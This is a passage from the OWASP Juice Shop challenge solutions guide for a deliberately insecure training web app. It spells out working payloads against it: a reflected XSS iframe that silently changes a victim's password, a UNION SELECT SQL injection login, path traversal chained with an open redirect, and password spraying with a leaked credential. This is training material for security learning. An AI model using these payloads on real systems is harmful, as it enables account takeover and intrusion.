- <http://localhost:3000/rest/user/change-password?current=A&new=B> yields a **401** error saying **New and repeated password do not match.**
- <http://localhost:3000/rest/user/change-password?current=A&new=B&repeat=C> also says **New and repeated password do not match.**
- <http://localhost:3000/rest/user/change-password?current=A&new=B&repeat=B> says **Current password is not correct.**
- <http://localhost:3000/rest/user/change-password?new=B&repeat=B> yields a **200** success returning the updated user as JSON!

4. Now [Log in with Bender's user account](#) using SQL Injection.
5. Craft a GET request with Bender's **Authorization Bearer** header to <http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic> to solve the challenge.

The screenshot shows the Postman interface with the following details:

- URL: [GET https://juice-shop.herokuapp.com](https://juice-shop.herokuapp.com)
- Method: GET
- Path: http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic
- Params:

KEY	VALUE	DESCRIPTION
new	slurmCl4ssic	
repeat	slurmCl4ssic	
- Body (Pretty):

```
1 {  
2   "user": {  
3     "id": 3,  
4     "username": "",  
5     "email": "bender@juice-shop",  
6     "password": "06b0c5c1922ed4ed62a5449dd209c96d",  
7     "isAdmin": false,  
8     "lastLoginIp": "0.0.0.0",  
9     "profileImage": "default.svg",  
10    "createdAt": "2018-12-05T08:34:03.118Z",  
11    "updatedAt": "2018-12-05T09:56:19.060Z"  
12  }  
13 }
```
- Status: 200 OK
- Time: 197 ms
- Size: 592 B

Bonus Round: Delivering the attack via reflected XSS

If you want to craft an actually realistic attack against [/rest/user/change-password](#) that you could send a user as a malicious link, you will have to invest a bit extra work, because a simple attack like `Search for ` will not work. Making someone click on the corresponding attack link `http://localhost:3000/#/search?q=%3Cimg%20src%3D%22http%2F%2Flocalhost:3000%2Frest%2Fuser%2Fchange-password%3Fnew%3DslurmCl4ssic%26repeat%3DslurmCl4ssic%22%3E` will return a **500** error when loading the image URL with a message clearly stating that your attack ran against a security-wall: **Error: Blocked illegal activity**

To make this exploit work, some more sophisticated attack URL is required:

```
http://localhost:3000/#/search?  
q=%3Ciframe%20src%3D%22javascript%3Axmlhttp%20%3D%20new%20XMLHttpRequest%28%29  
%3B%20xmlhttp.open%28%27GET%27%2C%20%27http%3A%2F%2Flocalhost%3A3000%2Frest%2F  
user%2Fchange-  
password%3Fnew%3DslurmCl4ssic%26amp%3Brepeat%3DslurmCl4ssic%27%29%3B%20xmlhttp.s  
etRequestHeader%28%27Authorization%27%2C%60Bearer%3D%24%7BlocalStorage.getItem%28%  
27token%27%29%7D%60%29%3B%20xmlhttp.send%28%29%3B%22%3E
```

Pretty-printed this attack is easier to understand:

```
<iframe src="javascript:xmlhttp = new XMLHttpRequest();  
    xmlhttp.open('GET', 'http://localhost:3000/rest/user/change-  
password?new=slurmCl4ssic&repeat=slurmCl4ssic');  
  
    xmlhttp.setRequestHeader('Authorization', 'Bearer=${localStorage.getItem('token')});  
    xmlhttp.send();">  
</iframe>
```

Anyone who is logged in to the Juice Shop while clicking on this link will get their password set to the same one we forced onto Bender!

👏 Kudos to Joe Butler, who originally described this advanced XSS payload in his blog post [Hacking\(and automating!\) the OWASP Juice Shop](#).

Stick cute cross-domain kittens all over our delivery boxes

1. Log in with any user and go to <http://localhost:3000/#/deluxe-membership>
2. Right-click and *Inspect* the image of the delivery boxes with the Juice Shop logo on them.
3. You will notice that this image is in fact an inline `<svg>` tag that includes six `<image>` tags. One is loading `assets/public/images/deluxe/blankBoxes.png` and the other five load `assets/public/images/JuiceShop_Logo.png` in different sizes and positions onto the SVG graphic.
4. Open the `main.js` in your browser DevTools and search for the corresponding Angular controller code related to that page and SVG image
5. You will be able to spot six `:svg:image` references, one of them `blankBoxes.png` and the other five seemingly unspecified at that time.

```

4532      },
4533    ), (function(l, n) {
4534      component.membershipCost),
localhost:3000/assets/public/images/fb(n, 5).disabled || null, "NoopAnimations" === u.Fb(n, 5)._animationMode)
4535    }
4536  )
4537 }
4538 }
4539 function Gt(l) {
4540   return u.Pb(l, [(l)(), 
4541     u.tb(0, 0, null, null, 90, "div", [{"class": "main-wrapper"}, {"fxLayout": "column"}, {"fxLayoutGap": "10px"}], null, null, null, null, null), u_sb(l, 671744, null, 0, 
4542       fxLayout: [0, "fxLayout"]
4534     ), null), u_sb(2, 1728320, null, 0, I.e, [u.k, u.y, E.b, A.i, [2, I.j], A.f], {
4544       fxLayoutGap: [0, "fxLayoutGap"]
4545     }, null), (l)(),
4546     u.ib(16777216, null, null, 1, null, Bt), u_sb(4, 16384, null, 0, k.l, [u.O, u.L], {
4547       ngIf: [0, "ngIf"]
4548     }, null), (l)(),
4549     u.tb(5, 0, null, null, 25, "mat-card", [{"class": "mat-elevation-z6 deluxe-membership mat-card"}], [[2, "_mat-animation-noopable", null]], null, null, an.d, an.a), u. 
4550     u.tb(7, 0, null, 0, 9, "div", [{"class": "img-container"}, {"fxFlex": "30%"}, {"fxFlexAlign": "center"}], null, null, null, null, null), u_sb(8, 671744, null, 0, I.e, 
4551       fxFlexAlign: [0, "fxFlexAlign"]
4552     ), null), u_sb(9, 671744, null, 0, I.b, [u.k, A.i, A.e, I.h, A.f], {
4553       fxFlex: [0, "fxFlex"]
4554     }, null), (l)(),
4555     u.tb(10, 0, null, null, 6, ":svg:svg", [{"viewBox": "0 0 720 720"}, {"xmlns": "http://www.w3.org/2000/svg"}], null, null, null, null, null), (l)(),
4556     u.tb(11, 0, null, null, 0, ":svg:image", [{"height": "720"}, {"href": "assets/public/images/deluxe/blankBoxes.png"}, {"width": "720"}, {"x": "0"}, {"y": "0"}], null, n 
4557     u.tb(12, 0, null, null, 0, ":svg:image", [{"height": "50"}, {"x": "260"}, {"y": "130"}], [[1, "href", 0]], null, null, null, null), (l)(),
4558     u.tb(13, 0, null, null, 0, ":svg:image", [{"height": "70"}, {"x": "230"}, {"y": "330"}], [[1, "href", 0]], null, null, null, null), (l)(),
4559     u.tb(14, 0, null, null, 0, ":svg:image", [{"height": "40"}, {"x": "70"}, {"y": "355"}], [[1, "href", 0]], null, null, null, null), (l)(),
4560     u.tb(15, 0, null, null, 0, ":svg:image", [{"height": "55"}, {"x": "120"}, {"y": "450"}], [[1, "href", 0]], null, null, null, null), (l)(),
4561     u.tb(16, 0, null, null, 0, ":svg:image", [{"height": "45"}, {"x": "500"}, {"y": "410"}], [[1, "href", 0]], null, null, null, null), (l)(),
4562     u.tb(17, 0, null, 0, 13, "div", [{"fxFlex": "60%"}, {"fxFlexAlign": "center"}], null, null, null, null), u_sb(18, 671744, null, 0, I.a, [u.k, A.i, [2, I.f], A.f, 
4563       fxFlexAlign: [0, "fxFlexAlign"]
4564     ], null), u_sb(19, 671744, null, 0, I.b, [u.k, A.i, A.e, I.h, A.f], {
4565       fxFlex: [0, "fxFlex"]
4566     }, null), (l)(),
4567     u.tb(20, 0, null, null, 3, "div", [{"class": "item-name"}], null, null, null, null, null), (l)(),
4568     u.tb(21, 0, null, null, 2, "b", [{"translate": ""}], null, null, null, null), u_sb(22, 8536064, null, 0, y.e, [y.k, u.k, u.h], { 
4569       translate: [0, "translate"]
4570     })

```

6. Scrolling only slightly further down, you will notice a code location where a property `t.logoSrc` is passed into some non-descriptive function five times.

```

4697   l(n, 86, 0, ""),
4698   l(n, 89, 0, "")
4699 }
4700 ), (function(l, n) {
4701   var t = n.component;
4702   l(n, 5, 0, "NoopAnimations" === u.Fb(n, 6)._animationMode),
4703   l(n, 12, 0, t.logoSrc),
4704   l(n, 13, 0, t.logoSrc),
4705   l(n, 14, 0, t.logoSrc),
4706   l(n, 15, 0, t.logoSrc),
4707   l(n, 16, 0, t.logoSrc),
4708   l(n, 34, 0, "NoopAnimations" === u.Fb(n, 36)._animationMode),
4709   l(n, 40, 0, u.Fb(n, 41).inline, "primary" !== u.Fb(n, 41).color & "accent" !== u.Fb(n, 41).color & "warn" !== u.Fb(n, 41).color),
4710   l(n, 53, 0, "NoopAnimations" === u.Fb(n, 55)._animationMode),
4711   l(n, 59, 0, u.Fb(n, 60).inline, "primary" !== u.Fb(n, 60).color & "accent" !== u.Fb(n, 60).color & "warn" !== u.Fb(n, 60).color),
4712   l(n, 72, 0, "NoopAnimations" === u.Fb(n, 74)._animationMode),
4713   l(n, 78, 0, u.Fb(n, 79).inline, "primary" !== u.Fb(n, 79).color & "accent" !== u.Fb(n, 79).color & "warn" !== u.Fb(n, 79).color)
4714 }
4715 )
4716 }
4717 function Gt(l)

```

7. Scroll up in the source code a few hundred lines until you reach the declaration of the controller (`class Ht` in the following screenshot). There you find the definition of `this.logoSrc = "assets/public/images/JuiceShop_Logo.png"`.
8. In the subsequent `ngOnInit()` function is overwritten with either the `application.logo` value coming out of the `getApplicationConfiguration()` service...
9. ...or - if specified - the value of the URL query parameter `testDecal!` It seems the developers used this for testing the overlay images on the SVG but forgot to remove it before go-live! D'uh!

```

main-es2015.js      main-es2015.js:formatted
Pretty-print this minified file?
4450      providedIn: "root"
4451      },
4452      1
4453  }
4454  })();
4455  class Ht {
4456    constructor(l, n, t, u, e, a, i) {
4457      this.router = l,
4458      this.userService = n,
4459      this.cookieService = t,
4460      this.configurationService = u,
4461      this.route = e,
4462      this.ngZone = a,
4463      this.io = i,
4464      this.membershipCost = 0,
4465      this.error = void 0,
4466      this.applicationName = "OWASP Juice Shop",
4467      this.logoSrc = "assets/public/images/JuiceShop_Logo.png"
4468    }
4469    ngOnInit() {
4470      this.configurationService.getApplicationConfiguration().subscribe(l=>{
4471        let n = this.route.snapshot.queryParams.testDecal;
4472        if (l && l.application && (null !== l.application.name && (this.applicationName = l.application.name),
4473        null !== l.application.logo)) {
4474          let t = l.application.logo;
4475          "http" === t.substring(0, 4) && (t = decodeURIComponent(t.substring(t.lastIndexOf("/") + 1)));
4476          this.logoSrc = "assets/public/images/" + (n || t)
4477        }
4478        n && this.ngZone.runOutsideAngular(()=>{
4479          this.io.socket().emit("verifySvgInjectionChallenge", n)
4480        })
4481      })
4482    }

```

10. Try the `testDecal` parameter, e.g. by going to <http://localhost:3000/#/deluxe-membership?testDecal=test>. You will notice that the logos on the boxes are now gone or display a broken image symbol.

```

<html lang="en" class="fontawesome-i2svg-active fontawesome-i2svg-complete">
  <head>...
    <body class="mat-app-background bluegrey-lightgreen-theme">
      <div role="dialog" aria-live="polite" aria-label="cookieconsent" aria-describedby="cookieconsent-desc" class="cc-window cc-floating cc-type-infobar cc-theme-classic cc-bottom cc-right cc-color-override-19348092750 cc-invisible" style="display: none;"></div>
      <app-root _ngcontent-c0 ng-version="8.2.12" _nghost-c0="">
        <mat-sidenav-container _ngcontent-c0 class="mat-drawer-container mat-sidenav-container" fullscreen>
          <div _ngcontent-c0 class="mat-drawer-backdrop ng-star-inserted"></div>
          <div class="cdk-visually-hidden cdk-focus-trap-anchor" aria-hidden="true"></div>
          <mat-sidenav _ngcontent-c0 class="mat-drawer mat-sidenav ng-tts-c2-0 ng-trigger ng-trigger-transform mat-drawer-over ng-star-inserted" mode="over" tabindex="1" style="box-shadow: none; visibility: hidden; <mat-sidenav></mat-sidenav>">
            <div class="cdk-visually-hidden cdk-focus-trap-anchor" aria-hidden="true"></div>
          </mat-sidenav>
          <mat-sidenav-content _ngcontent-c0 class="mat-drawer-content mat-sidenav-content ng-star-inserted">
            <div _ngcontent-c0 class="ng-star-inserted" style="margin-bottom: 10px;"></div>
            <app-server-started-notification _ngcontent-c0 _nghost-ddg-c5></app-server-started-notification>
            <app-challenge-solved-notification _ngcontent-c0 _ngghost-ddg-c6></app-challenge-solved-notification>
            <app-welcome _ngcontent-c0 _nghost-ddg-c7></app-welcome>
            <router-outlet _ngcontent-c0 _ngstar-inserted>
              <app-deluxe-user _ngcontent-c10 class="ng-star-inserted">
                <div _ngcontent-c10 class="main-wrapper" fxLayout="column" fxLayoutGap="10px" style="flex-direction: column; box-sizing: border-box; display: flex;">
                  <div _ngcontent-c18 class="heading mat-elevation-z6 ng-star-inserted" style="margin-bottom: 10px;"></div>
                  <mat-card _ngcontent-c18 class="mat-elevation-z6 deluxe-membership mat-card" style="margin-bottom: 10px; flex-direction: row; box-sizing: border-box; display: flex;">
                    <div _ngcontent-c18 class="img-container" fxFlex="30%" fxFlexAlign="center" style="align-self: center; flex: 1 1 100%; box-sizing: border-box; max-width: 30%;">
                      <img alt="Placeholder for Deluxe Membership logo" style="width: 100%; height: 100%; object-fit: cover;"/>
                    </div>
                    <div _ngcontent-c18 height="720" style="flex: 1 1 100%; box-sizing: border-box; padding: 10px; margin-left: 10px; position: relative;">
                      <img alt="Placeholder for Deluxe Membership logo" style="width: 100%; height: 100%; object-fit: cover;"/>
                    </div>
                  </mat-card>
                </div>
              </app-deluxe-user>
            </router-outlet>
          </mat-sidenav-content>
        </mat-sidenav-container>
      </app-root>
    </body>
  </html>

```


11. As the logo references are relative, you cannot simply do e.g. <http://localhost:3000/#/deluxe-membership?testDecal=https%3A%2F%2Fplacecats.com%2Fg%2F400%2F500> as this would result in the application to request the logos from the relative URL `assets/public/images/https://placecats.com/g/400/500` which obviously cannot work.
12. As you are dealing with a relative path, you can try if path traversal works, so you could get to the root of the web server e.g. via <http://localhost:3000/#/deluxe-membership?testDecal=..%2F..%2Ftest>. This will indeed result in the image actually being requested as [http://localhost:3000/test!](http://localhost:3000/test)

```

▼<div _ngcontent-dur-c18 class="img-container" style="align-self: center; flex: 1 1 100%; box-sizing: border-box; max-width: 30%;">
  ▼<svg _ngcontent-dur-c18 viewBox="0 0 720 720" xmlns="http://www.w3.org/2000/svg">
    <image _ngcontent-dur-c18 height="720" href="assets/public/images/deluxe/blankBoxes.png" width="720" x="0" y="0"></image> == $0
    <image _ngcontent-dur-c18 height="50" x="260" y="130" href="assets/public/images/../../../../test"></image>
    <image _ngcontent-dur-c18 height="70" x="230" y="330" href="assets/public/images/../../../../test"></image>
    <image _ngcontent-dur-c18 height="40" x="70" y="355" href="assets/public/images/../../../../test" http://localhost:3000/test"></image>
    <image _ngcontent-dur-c18 height="55" x="120" y="450" href="assets/public/images/../../../../test"></image>
    <image _ngcontent-dur-c18 height="45" x="500" y="410" href="assets/public/images/../../../../test"></image>
  </svg>
</div>

```

13. It might not seem like it, but this behavior is a huge step forward! If the Juice Shop web server only offered a URL which would be able to *redirect* you to any external location and grab those images...
14. ...which *it does* in the form of the <http://localhost:3000/redirect> endpoint! If you haven't done so yet, you should stop here and [Enforce a redirect to a page you are not supposed to redirect to first!](#)
15. Combining that redirect exploit with the forgotten `testDecal` and its susceptibility to path traversal will allow you to craft a URL like <http://localhost:3000/#/deluxe-membership?testDecal=..%2F..%2F..%2Fredirect%3Fto%3Dhttps:%2F%2Fplacecats.com%2Fg%2F400%2F500%3Fx%3Dhttps:%2F%2Fgithub.com%2Fbkimminich%2Fjuice-shop> where the most difficult part is to get the URL encoding just right to bypass the redirect allowlist and still get the intended image returned cross-domain.



Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to

1. Visit <https://stackoverflow.com/questions/tagged/access-log> to find all questions tagged with `access-log` in this popular platform
2. The list of questions should not be excessive and one mentioning a familiar URL path might immediately stand out



Home

PUBLIC

Stack Overflow

Tags

Users

Jobs

TEAMS

What's this?

Join Private Q&A

Questions tagged [access-log]

[Ask Question](#)

A list of all the requests for individual files that people have requested from a Web site. The server access log records all requests processed by the server.

[Watch Tag](#)[Ignore Tag](#)[Learn more...](#)[Improve tag info](#)[Top users](#)[Synonyms](#)

182 questions

Newest

Active

Bounties 0

Unanswered

More ▾

[Filter](#)

0 Less verbose access logs using expressjs/morgan

votes I am using <https://github.com/expressjs/morgan> to log HTTP requests and get log output like 169.228.10.248 - [27/Jan/2019:11:10:39 +0000] "POST /api/Users/ HTTP/1.1" 400 92 "http://localhost:3000/" ...

0 answers

[apache](#) [logging](#) [access-log](#) [morgan](#)

asked 12 mins ago



bkimminich

221 ● 2 ● 9

3 views

0 Log files not showing access to a jpeg, but the access happened

votes I put a jpeg on a webpage, now I want to see who did access it. I know that at least 40 people must have seen it according to a counter. I looked through /var/www/vhosts with grep jpeg.jpg -r /var/www/...

0 answers

[apache](#) [logging](#) [grep](#) [ubuntu-14.04](#) [access-log](#)

asked Jul 13 at 8:49



Alex

14 ● 4

0 Size limit of Apache2 & Apache Tomcat access logs

votes We have a use case, where we are polling apache2 continuously. As a result, a huge amount of access logs are getting generated in apache2 and in apache tomcat, around 1GB per day. So it consumes a lot ...

0 answers

[tomcat](#) [apache2](#) [access-log](#)

asked Jul 8 at 11:09



Deepanshu

1

0 How to log a custom object into access.log from an http servlet deployed in jboss 10.x

votes I want to log a custom object AccessLogInfo (has around 8 fields) into access.log from overridden com.yodlee.dc.api.HttpServlet doPost() method. I have this servlet deployed in a jboss (wildfly 10.x) ...

0 answers

[jboss](#) [wildfly](#) [access-log](#)

asked Jun 15 at 10:50

3. Visit <https://stackoverflow.com/questions/57061271/less-verbose-access-logs-using-expressjs-morgan> to find more unambiguous URL paths from the Juice Shop in it

Less verbose access logs using expressjs/morgan

I am using <https://github.com/expressjs/morgan> to log HTTP requests and get log output like

0

```
169.228.10.248 - - [27/Jan/2019:11:10:39 +0000] "POST /api/Users/ HTTP/1.1" 400 92 "http://loc
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/user/whoami HTTP/1.1" 304 - "http:
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "POST /rest/user/login HTTP/1.1" 200 730 "http:
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/continue-code HTTP/1.1" 200 79 "ht
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/user/whoami HTTP/1.1" 200 112 "http:
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /api/Challenges/?name=Score%20Board HTTP/
```

★

(see <https://pastebin.com/4U1V1UjU> for more)

Can I somehow reduce the verbosity of these logs? I am totally not interested in the browser information for example. Thanks in advance for your help!

apache logging access-log morgan

share edit delete flag

asked 15 mins ago



bkимminich

221 ● 2 ● 9

add a comment

question eligible for bounty in 2 days

4. Follow the link to PasteBin that is mentioned below the log file snippet in "(see <https://pastebin.com/4U1V1UjU> for more)"
5. On <https://pastebin.com/4U1V1UjU> search for **password** to find log entries that might help with the ultimate challenge goal
6. You will find one particularly interesting **GET** request that has been logged as **161.194.17.103 - - [27/Jan/2019:11:18:35 +0000] "GET /rest/user/change-password?current=0Y8rMnww\$*9VFYE%C2%A759-!Fg1L6t&61B&new=sjss22%@E2%82%AC55jaJasj!.k&repeat=sjss22%@E2%82%AC55jaJasj!.k8** **HTTP/1.1" 401 39 "http://localhost:3000/" "Mozilla/5.0 (Linux; Android 8.1.0; Nexus 5X) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Mobile Safari/537.36"**
7. The mismatched **new** and **repeat** parameters and the return code of **401** indicate that this password change failed. This means the password could still be the current one of **0Y8rMnww\$*9VFYE%C2%A759-!Fg1L6t&61B!**
8. This isn't the exact clear text password, though. It was logged as part of a URL, so it needs to be URL-decoded into **0Y8rMnww\$*9VFYE§59-!Fg1L6t&61B** first.
9. Not knowing which user it belongs to, you can now
 - either perform a *Password Spraying* attack by trying to log in with the password for all known user emails, e.g. from [Access the administration section of the store](#)
 - hash the known password with **MD5** and compare it to the password hashes harvested from [Retrieve a list of all user credentials via SQL Injection](#)
10. Either way you will conclude that the password belongs to **J12934@juice-sh.op** so using this as **Email** and **0Y8rMnww\$*9VFYE§59-!Fg1L6t&61B** as **Password** on <http://localhost:3000/#/login> will solve

the challenge

- Did you notice that one of the next requests of **161.194.17.103** in the leaked access log went to **http://localhost:3000/api/Complaints** and returned a **201 Created** HTTP status code? It seems the user successfully complained, but eventually didn't bother or was too frustrated to finish what he originally planned to do.

Perform an unwanted information disclosure by accessing data cross-domain

- Find a request to the **/rest/user/whoami** API endpoint. Notice that you can remove the "Authorization" header and it still works.

The screenshot shows the Burp Suite Professional interface. The 'Request' tab displays a GET request to `https://juice-shop.herokuapp.com/rest/user/whoami`. The response tab shows a 200 OK status with JSON content. The JSON object contains a user's ID, email, last login IP, and profile image URL.

```
HTTP/1.1 200 OK
Server: Cowboy
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Length: 93
Etag: W/"5d-x/I/knNmZhdK3605IFOoQ1MvB4+0"
Date: Sun, 24 Mar 2019 19:21:23 GMT
Via: 1.1 vegur

{"user": {"id": 15, "email": "bob@bob.com", "lastLoginIp": "0.0.0.0", "profileImage": "default.svg"}}
```

- Add a URL parameter called "callback". This will cause the API to return the content as a JavaScript fragment (JSONP) rather than just a standard JSON object.

The screenshot shows the Burp Suite Professional interface. The 'Request' tab displays a GET request to `https://juice-shop.herokuapp.com/rest/user/whoami?callback=anyname`. The response tab shows a 200 OK status with JSONP content. The JSON object is wrapped in a function call named 'anyname'.

```
HTTP/1.1 200 OK
Server: Cowboy
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: text/javascript; charset=utf-8
Content-Length: 141
Etag: W"/8d-acH3DakqJbOdEdSRUPHwgks+Lmk"
Date: Sun, 24 Mar 2019 19:28:12 GMT
Via: 1.1 vegur

/** typeof anyname === 'function' &&
anyname(("user": {"id": 15, "email": "bob@bob.com", "lastLoginIp": "0.0.0.0", "profileImage": "default.svg"}));
```

Log in with the (non-existing) accountant without ever registering that user

1. Go to <http://localhost:3000/#/login> and try logging in with *Email* ' and any *Password* while observing the Browser DevTools network tab.
2. You will notice the SQL query for the login in the error being thrown: "sql": "SELECT * FROM Users WHERE email = '' AND password = '339df5aeae5bc6ae557491e02619c5dd' AND deletedAt IS NULL"
3. Solve [Exfiltrate the entire DB schema definition via SQL Injection](#) to learn the exact column names of the `Users` table.
4. Prepare a `UNION SELECT` payload what will a) ensure there is no result from the original query and b) will add the needed user on-the-fly using static values in the query.
5. Log in with `Email` ' UNION SELECT * FROM (SELECT 15 as 'id', '' as 'username', 'acc0unt4nt@juice-sh.op' as 'email', '12345' as 'password', 'accounting' as 'role', '123' as 'deluxeToken', '1.2.3.4' as 'lastLoginIp' , '/assets/public/images/uploads/default.svg' as 'profileImage', '' as 'totpSecret', 1 as 'isActive', '1999-08-16 14:14:41.644 +00:00' as 'createdAt', '1999-08-16 14:33:41.930 +00:00' as 'updatedAt', null as 'deletedAt')--
6. This will trick the application backend into handing out a valid JWT token and thus establishing a user session.

Retrieve the language file that never made it into production

1. Monitoring the HTTP calls to the backend when switching languages tells you how the translations are loaded:
 - <http://localhost:3000/i18n/en.json>
 - http://localhost:3000/i18n/de_DE.json
 - http://localhost:3000/i18n/nl_NL.json
 - http://localhost:3000/i18n/zh_CN.json
 - http://localhost:3000/i18n/zh_HK.json
 - etc.
2. It is obvious the language files are stored with the official *locale* as name using underscore notation.
3. Nonetheless, even brute forcing all thinkable locale codes (`aa_AA`, `ab_AA`, ..., `zz_ZY`, `zz_ZZ`) would still **not** solve the challenge.
4. The hidden language is *Klingon* which is represented by a three-letter code `tlh` with the dummy country code `AA`.
5. Request http://localhost:3000/i18n/tlh_AA.json to solve the challenge. majQa'!

Instead of expanding your brute force pattern (which is not a very obvious decision to make) you can more easily find the solution to this challenge by investigating which languages are supported in the Juice Shop and how [the translations](#) are managed. This will quickly bring you over to <https://crowdin.com/project/owasp-juice-shop> which immediately spoilers *Klingon* as a supported language. Hovering over the corresponding flag will eventually spoiler the language code `tlh_AA`.

 Björn Kimminich (bkimminich)


OWASP Juice Shop

[Home](#)
[Activity](#)
[Discussions](#)

Translations:

 German 100% • 100%	 Arabic 97% • 97%	 Azerbaijani 42% • 42%	 Bulgarian 100% • 0%	 Burmese 50% • 50%
 Chinese Simplified 100% • 100%	 Chinese Traditional, Hong Kong 84% • 84%	 Czech 55% • 55%	 Danish 40% • 40%	 Dutch 86% • 86%
 Estonian 95% • 95%	 Finnish 24% • 24%	 French 100% • 100%	 Georgian 95% • 95%	 Greek 0% • 0%
 Hebrew 73% • 73%	 Hindi 94% • 94%	 Hungarian 89% • 89%	 Indonesian 88% • 88%	 Italian 94% • 94%
 Japanese 84% • 84%	 Klingon 10% • 10%	 Korean 100% • 93%	 Latvian 0% • 0%	 Lithuanian 0% • 0%
 Norwegian 79% • 79%	 Polish 95% • 95%	 Portuguese 65% • 65%	 Portuguese, Brazilian 95% • 95%	 Romanian 79% • 79%
 Russian 61% • 61%	 Spanish 100% • 100%	 Swedish 100% • 100%	 Turkish 79% • 79%	 Urdu (Pakistan) 0% • 0%



Description

OWASP Juice Shop is an intentionally insecure webapp for security trainings written entirely in Javascript which encompasses the entire OWASP Top Ten and other severe security flaws.

Details

Source language: English
 Users in project: 80
 Words to translate: 614
 Created: 2 years ago
 Last Activity: 7 days ago

Managers
 Björn Kimminich (bkimminich)
OWNER
[Contact](#)

